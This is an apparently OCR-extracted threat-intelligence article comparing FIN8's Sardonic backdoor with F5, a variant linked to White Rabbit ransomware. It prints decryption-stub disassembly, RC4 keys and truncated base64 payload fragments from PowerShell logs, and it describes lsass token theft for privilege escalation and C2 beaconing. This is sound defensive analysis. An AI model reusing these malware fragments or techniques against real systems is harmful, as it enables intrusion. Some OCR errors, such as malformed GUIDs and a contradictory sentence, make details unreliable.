
Lodestone

# White Rabbit Continued: Sardonic and F5




## WHITE RABBIT CONTINUED: SARDONIC AND F5

In December 2021, Lodestone published an article linking a previously unknown ransomware group, White Rabbit, to the threat actor group FIN8 after observing striking similarities between the two during an investigation. The subsequent efforts by the cybersecurity community have brought together experts from around the world to "follow the White Rabbit," so to speak, and gain more insight into an emerging threat.

Since the time the last article was published, Lodestone has observed evidence that a new version of FIN8's BadHatch backdoor malware, Sardonic, has been deployed and seen in use by White Rabbit. Lodestone experts have identified strong overlap between Sardonic and this new backdoor malware, dubbed F5 and encountered as part of the investigation that initially resulted in the discovery of the White Rabbit group.


### SARDONIC VS F5

Overall, the functionality of the Sardonic .NET assembly ("MDAC.dll") and the F5 assembly ("Default.dll") have strong similarities. They both contain Rivest Cipher 4 (RC4) encrypted shellcode, with the decryption key contained in the DLL, and both are compressed using Gzip. In the samples recovered by Lodestone, the decryption key for the "MDAC.dll"  shellcode was 802d8B9Fe13f576163DEab429754cA0C, while the key for "Default.dll" was 15e280Ea9d63270Fb89763514cDCABf4. As reflected in the screen snippets below, the decryption algorithms remained essentially unchanged.



```
                mov     r9b, 0D1h        ; initial key
                mov     rcx, 2BB4h       ; number of bytes to decrypt
                lea     r11, loc_19+1    ; address of piece to decrypt

decrypt_top:                             ; CODE XREF: seg000:loc_19↓j
                xor     [r11+rcx], r9b   ; decrypt a byte of code
                add     r9b, [r11+rcx]   ; update key

loc_19:                                  ; DATA XREF: seg000:000000000
                loop    decrypt_top      ; decrypt a byte of code
; ---------------------------------------------------------------------------
                db  95h
```


*Sardonic Shellcode Decryption Routine*



```
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000          segment byte public 'CODE' use64
seg000:0000000000000000                 assume cs:seg000
seg000:0000000000000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000                 mov     r9b, 3Ah ; ':'
seg000:0000000000000003                 mov     rcx, 159Dh
seg000:000000000000000A                 lea     r15, loc_19+1
seg000:0000000000000011
seg000:0000000000000011 loc_11:                                 ; CODE XREF: seg000:loc_19↓j
seg000:0000000000000011                 xor     [r15+rcx], r9b
seg000:0000000000000015                 add     r9b, [r15+rcx]
seg000:0000000000000019
seg000:0000000000000019 loc_19:                                 ; DATA XREF: seg000:000000000000000A↑o
seg000:0000000000000019                 loop    loc_11
seg000:0000000000000019 ; ---------------------------------------------------------------------------
seg000:000000000000001B                 db 0CCh
seg000:000000000000001C                 db  27h ; '
```


*F5 Shellcode Decryption Routine*

Although the F5 and Sardonic backdoors appear to function nearly identically to each other, some features of the PowerShell script and the .NET DLL mentioned in the Bitdefender paper appear to have been removed; the PowerShell script no longer has an option to kill an existing process, and the “4BMARC2WKL” marker prepending the shellcode in “MDAC.dll” does not exist in “Default.dll”. Since these were minor features of the malware, Lodestone could not determine why they may have been explicitly removed by the author.



```
Creating Scriptblock text (1 of 7):
if  ($D742 -ne   $null)  {  Stop-Process $D742 -Force  };
if  ([IntPtr]::size -eq 4  )
{
   $ae74
="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSByd
W4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAEZLK7EAAAAAAAAAAOAAAiELATAAAHgAAAAGAAAAAAAAVjAAAAAgAAAAoAAAAAAAEAAgAAAAAgAABAAAAAAAAAAEAAAAAAA
AAADgAAAAAgAAAAAAAAAMAQIUAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAAAIwAABPAAAAAKAAAIADAAAAAAAAAAAAAAAAAAAAAAAAAAMAAAAwAAABQLwAAOAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAAzHcAAAAgAAAAeAAAAAIAAAAAAAAA
AAAAAAAAACAAAGAucnNyYwAAAIADAAAAoAAAAAQAAAB6AAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAMAAAAACAAAAfgAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAA
AAAAAAAAA2MAAAAAAAAAEgAAAACAAUAyCIAAIgMAAADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABMwBACIAAAAAQAAEX
4BAAAEKAQAAAZ+AQAABCgDAAAGCigSAAAKcgEAAHBvEwAACgsWB45pBo5pGFpYIAAQAAAfQCgBAAAGDBIDEgIoFAAACgeOaWpYKBUAAAoSBBICKBQAAAoHjmIqWAaOaWpYKBUAAAoHFgg
HjmkoFgAACgYWCQaOaSgWAAAKBhYRBAaOaSgWAAAKEQTQBAAAAigXAAAKKBgAAAp0BAAAAm8IAAAGKgAAABswBABoAAAAAgAAEQJzGQAACgoGFnMaAAAKC3MbAAAKDCAAEAAAjSQAA
AENKwoICRYRBG8cAAAKBwkWCY5pbx0AAAoIEwQWMOUIbx4AAAoTBd4eCCwGCG8fAAAK3AcsBgdvHwAACtwGLAYGbx8AAArcEQUqASgAAAIAFQAyRwAKAAAAAAIADwBCUQAKAAAAAAIABwB
UWwAKAAAAABMwBQD3AAAAAwAAER8gjSQAAAEI0AIAAAQoIAAACgogAAEAAI0kAAABCyAAAQAAjSQAAAEMFhMGKxgHEQYRBtKcCBEGBhEGHyBdkZwRBhdYEwYRBiAAAQAAMt8WDRYTBysqC
QcRB5FYCBEHkVggAAEAAF0NBxEHkRMIBxEHBwmRnAcJEQicEQcXWBMHEQcgAAEAADLNFiUTBBMFFhMJK1cRBRdYIAABAABdEwURBAcRBZFYIAABAABdEwQHEQWREwoHEQUHEQSRnAcRBBEKn
AcRBZEHEQSRWCAAAQAAXRMLAhEJjyQAAAEIRwcRC5Fh0IIRCRdYEwkRCQIWbyEAAAoynioeAigiAAAKKm4gSWcAAI0kAAABJdADAAAEKCAAAAqAAQAABCoAQINKQgEAAQAAAAAADAAAAHYyLj
AuNTA3MjcAAAAABQBsAAAANAQAACN+AACgBAAAgAUAACNTdHJpbmdzAAAAACAKAAAcAAAAITVTADwKAAAQAAAAI0dVSUQAAABMCgAAPAIAACNCbG9iAAAAAAAAAAIAAAFX1QI0CQIAA
AD6ATMAFgAAAQAAACgAAAAGAAAAAwAAAAoAAAALAAAAIgAAABAAAAABAAAAAgAAAAMAAAAABAAAAAQAAAAIAAAAABAAAAAgAAAAAMAAAAAAALwDAQAAAAAABgDiAqYEBgBPA6YEBgDx
AXQEDwDGBAAABgAZAgoEBgCjAgoEBgCEAgoEBgA2AwoEBgACAwoEBgAbAwoEBgAwAgoEBgAFAocEBgDJAYcEBgBLAgoEBgD7A/QEBgBoAvQEBgDXAW8FBgAfBd4DBgDRA9wACgDGA+UDBgAc
BIcEBgDAAocEBgCWAd4DBgAtBd4DBgCFA94DBgCuAaYEBgB4Ad4DBgByA0EFBgBtBN4DBgCnA4cEBgB9Ad4DBgBUAd4DBgCfAd4DBgDXA9wACgAIAeUDBgBtA94DBgA1Ad4DBgAQBaYEBgBfBd4DB
gBBAd4DAAAAAAKQAAAAAAAAEAAQABABAANATMAEkAAQABAAABAACtAAAASQACAAcAAwEAAIoBAABdAAQABwATAQAAJAAAAG0ABAALABMBAAABAAAAbQAEAAsAEQDVBFsBMwF7AF8BM
wFSAGMBAAAAAIAAkSDvAGcBAQBQIAAAAACWAJwDbwEFAAQhAAAAAJYALgRzAQUAoCEAAAAAIgAYAXoBBgCjIgAAAACGGGAEBgAHAKsiAAAAAJEYZgRvAQcAAAAAAAAMAhhhgBIABBwAAAA
AAAwDGAS4BBgAIAAAAAAAADAMYBKQGGAQkAAAAAAAMAxgEfAY4BCwAAAAEAIQAAAAIAQQAAAAMARAAAAAAQATwAAAAEA1QQAAAEAZQUAAAEAJgUAAAIAAQEAAAEAkwMAAAIAJgUAAAE
AOgUJAGAEAQARAGAEBgAZAGAECgApAGAEEAAxAGAEEAA5AGAEEABBAGAEEABJAGAEEABRAGAEEABZAGAEEABhAGAEFQBpAGAEEABxAGAEEACBAGAEGgCJAGAEBgCxAGAEIADRAGAEBgDhA
NIAMADhAOsENQDpAEcAOwDpAGAEPwDxAGoFRAD5AGYBTQDxAEIEVQCZAGAEbAChAGAEcgCZAGAEBgARAagBfAARAfwAhACZAF0FjAApAYIBBgAxAU0FowA5AXsDrQCRAGAEBgAnAHsALgluA
AsAIAEuABMAnQEuABsAvAEuACMAxQEuACsA2QEuADMA2QEuADsA2QEuAEMAxQEuAEsA3wEuAFMA2QEuAFsA2QEuAGMA9wEuAGsAIQJjAIsALgKDAIMAMwIIAAYAuwABACAAAAAFAAEASWcA
```

*Sardonic PowerShell Script with Process Killing Functionality*




Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 8):
$1644=if([IntPtr]::size -eq 4)
("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
ACGGLMEBgAHAJ8iAAAAAJEYuQRmAQcAAAAAAAAMAhhizBHcBBwAAAAAAAAwDGAaoBfQEJAAAAAAAADAMYBpQGFAQ0AAAAAAAAMAxgGbAZEBEwAAAAEAWwAAAAIArgAAAAMAsQAAAAQA7g
AAAAEAVgEAAAEApAAAAAEAWgUAAAIAhAEAAAEAWwAAAAIArgAAAAMAsQAAAAQA7gAAAAUAAwQAAAYAWgUAAAEAdgUJALMEAQARALMEB
gAZALMECgApALMEEAAxALMEEAA5ALMEEABBALMEEABJALMEEABRALMEEABZALMEEABhALMEFQBpALMEEABxALMEEACBALMEGgCJALMEBgCxALMEIADRALMEBgDhALQALwDhALMEMwDpA
JUFOADxAOIBQQDpAJUESACZALMEXwChALMEZQCZALMEBgAJARgCbwAJAX8BdwCZAI0FfwAhAf4BBgApAX0FIgAxAesDoACRALMEBgAnAHsABQJuAAsAIwEuABMAoAEuABsAvwEuACMAyAEuAC
sAyAEuADMAyAEuADsAyAEuAEMAyAEuAEsAyAEuAFMAyAEuAFsAyAEuAGMAzgEuAGsA+AFjAIsABQKDAIMACgIIAAYArgABACAAAAAFAAEA3hcAAAYAAQCGZwAABwAmAFEAhAAUBAABAwByA
QEAmDAAAAMAUgAAAQAQJgAAAUABIAAAAEAAAAAAAAAAAAAAAAAAAYQUAAAIAAAAAAAAAAAAAAAAAAAAAKUAaQEAAAAAAgAAAAAAAAAAAAAAApQBFBAAAAAAEAAIABQADAAYAAwAHAAMAAAA
AAABfX1N0YXRpY0FycmF5SW5pdFR5cGVTaXplPTYxMTAAMDVGNkRGMTIwRkY1NDQxNUE2Qjc1QTRCMTg5NEE4M0M2RDg2NTAzMABvNTUxODQ3MABwNjVFMWE3MQBwMQBfX1N0YXRpY0Fyc
```

*F5 PowerShell Script without Process Killing Functionaliity*

Another observation Lodestone made during the investigation was a change in the method name executed by the PowerShell script. In Sardonic, the method used was “MSDAC.PerfOSChecker::StartCheck”; however, in F5, the name was changed to “o5518470.kfC09272::p65E1a71”. Surprisingly, Lodestone did observe evidence of threat actors creating a new Windows Management Instrumentation (WMI) consumer for the F5 PowerShell script. It is possible that efforts to configure F5 to establish this persistence were abandoned once a decision was made deploy ransomware.




| property | value |
|---|---|
| md5 | 0708B2C2F1A5F8EC8D64DB761CAF2205 |
| sha1 | C1115C834764974B131B82F8DD0DD6692AD9FD7F |
| sha256 | F487F02E5E3F1F66DF190771DB1EF6F038A25B9280FA27EA4AB9DF6E39C5A49C |
| age | 1 |
| size | 122 (bytes) |
| format | RSDS |
| debugger-stamp | 0xF9554826 (Sun Jul 23 16:36:54 2102 \| UTC) |
| path | C:\Users\dev_win10_00\Documents\Sardonic\SardonicUtility\LoaderAssembly\obj\x86\Release\MSDAC.pdb |
| Guid | 40715AA7-7E0F-474B-AAF-D12A70A3BFCE |

| property | value |
|---|---|
| md5 | 08E5F8D1EB574AF8EA81B00D85986888 |
| sha1 | 04427CE15C8AFF60C66144C68A739DC0866ED488 |
| sha256 | D96A44F8A06A1082CE94F66A21299126C568298BF76CFB1361100BDD0065DD57 |
| age | 1 |
| size | 112 (bytes) |
| format | RSDS |
| debugger-stamp | 0x903DE08C (Fri Sep 07 23:04:44 2046 \| UTC) |
| path | C:\Users\dev_win10_00\Documents\f5\F5Utility\LoaderAssembly\obj\x86\Release\Default.pdb |
| Guid | 6174A428-40E-41EA-832-A68EB54A610 |

*Program Database (PDB) Paths for “MDAC.dll” and “Default.dll”*

Lodestone encountered some difficulties in the analysis of “Default.dll” which hampered progress. What Lodestone has determined thus far, however, is that, like the shellcode in “MDAC.dll”, the “Default.dll” shellcode first checks the name of its parent process. If the parent process is “powershell.exe”, the shellcode will open “lsass.exe” with SeDebugPrivilege and copies its system token. Then, it creates a child process, “WmiPrvSE.exe”, with system privileges to enable it to inject its own code and run with elevated privileges. The malware then generates a 32-byte hardware ID based on the computer name and C volume serial number. The system time and hardware ID are then encrypted with a custom algorithm and placed into a 64-byte buffer before an attempt is made to connect to the C2 server. If the malware is unable to reach the C2 server after five attempts, it will terminate itself.




| No. | Time | Source | Src Port | Destination | Dst Port | Protocol | Info |
|---|---|---|---|---|---|---|---|
| 1 | 22:02:51 | 192.168.81.130 | 49814 | 170.130.55.120 | 443 | TCP | 49814 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 158 | 22:04:12 | 192.168.81.130 | 49838 | 170.130.55.120 | 443 | TCP | 49838 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 179 | 22:05:33 | 192.168.81.130 | 49841 | 170.130.55.120 | 443 | TCP | 49841 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 184 | 22:06:54 | 192.168.81.130 | 49842 | 170.130.55.120 | 443 | TCP | 49842 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 190 | 22:08:15 | 192.168.81.130 | 49843 | 170.130.55.120 | 443 | TCP | 49843 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
